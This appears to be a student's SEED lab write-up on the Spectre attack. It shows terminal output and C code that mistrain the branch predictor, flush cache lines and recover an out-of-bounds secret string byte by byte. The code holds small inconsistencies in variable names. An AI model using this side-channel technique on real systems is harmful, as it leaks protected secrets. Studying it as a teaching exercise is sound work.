
We see that 2 secrets are printed out: zero and 83 (ASCII value of S, first letter of secret string). We see that we were able to steal the secret key 83, but along with this we also get 0 as the secret key, which is not true. This happens because the return value of the restrictedAccess() function is always zero if the argument is larger than the buffer size. Therefore, the value of s becomes 0 and the array element [0 * 4096 + 1024] is always cached. Also, in order for our experiment to be successful we flush the buffer_size from the cache, so that the CPU executes the if condition in speculation and takes the if loop even when the result is false. This is possible only if the access check is slow, which is achieved by storing the value in main memory and not in the cache




```
buffer: 0x55f959c63018
index of secret (out of bound): -8208
array[0*4096 + 1024] is in cache.
The Secret = 0().
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreAttack
secret: 0x55bdad670008
buffer: 0x55bdad672018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreAttack
secret: 0x5557af18c008
buffer: 0x5557af18e018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
The Secret = 83(S).
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$ ./SpectreAttack
secret: 0x558313303008
buffer: 0x558313305018
index of secret (out of bound): -8208
array[83*4096 + 1024] is in cache.
```

Task 5: Improve the Attack Accuracy :


We see that the highest score is achieved by 0 always. As we discussed before, the issue here is that the function returns 0 always and hence array [0 * 4096 + 1024] is always cached. In order to avoid this, we exclude scores [0] from the comparison, by initializing max with 1 and running the for loop from 1. This can be seen in the code and on running the code we get:



```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 0()
The number of hits is 703
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$
```




```
    reloadSideChannelImproved();
  }

  int max = 1;
  for (i = 1; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
  return (0);
}
```


seed@ip-172-31-14-16: ~/Documents/lab6/Labsetup
File Edit View Search Terminal Help

```
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
*****
Reading secret value at index -8208
The secret value is 83(S)
The number of hits is 9
seed@ip-172-31-14-16:~/Documents/lab6/Labsetup$
```

Task 6: Steal the Entire Secret String :

We modify the program to print out the entire secret string instead of just a string. We know that the length of the secret is 17, so we loop through all the values of the secret up to 17 and do the following modification in code.



```c
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }

  // Train the CPU to take the true branch inside victim().
  for (i = 0; i < 10; i++) {
    restrictedAccess(i);
  }

  // Flush bound_upper, bound_lower, and array[] from the cache.
  _mm_clflush(&bound_upper);
  _mm_clflush(&bound_lower);
  for (i = 0; i < 256; i++)  { _mm_clflush(&array[i*4096 + DELTA]); }
  for (z = 0; z < 100; z++)  {  }
  //
  // Ask victim() to return the secret in out-of-order execution.
  s = restrictedAccess(index_beyond);
  array[s*4096 + DELTA] += 88;
}

int main() {
  int i,m;
  uint8_t s;
  for (m=0;m<17;m++){
  size_t large_x = (size_t)(secret - (char*)buffer);
  flushSideChannel();
  for(i=0;i<256; i++) scores[i]=0;
  for (i = 0; i < 1000; i++) {
   spectreAttack(larger_x+m);
   reloadSideChannelImproved();
  }

  int max = 1;
  for (i = 1; i < 256; i++){
    if(scores[max] < scores[i]) max = i;
  }

  printf("Reading secret value at index %ld\n", index_beyond);
  printf("The secret value is %d(%c)\n", max, max);
  printf("The number of hits is %d\n", scores[max]);
```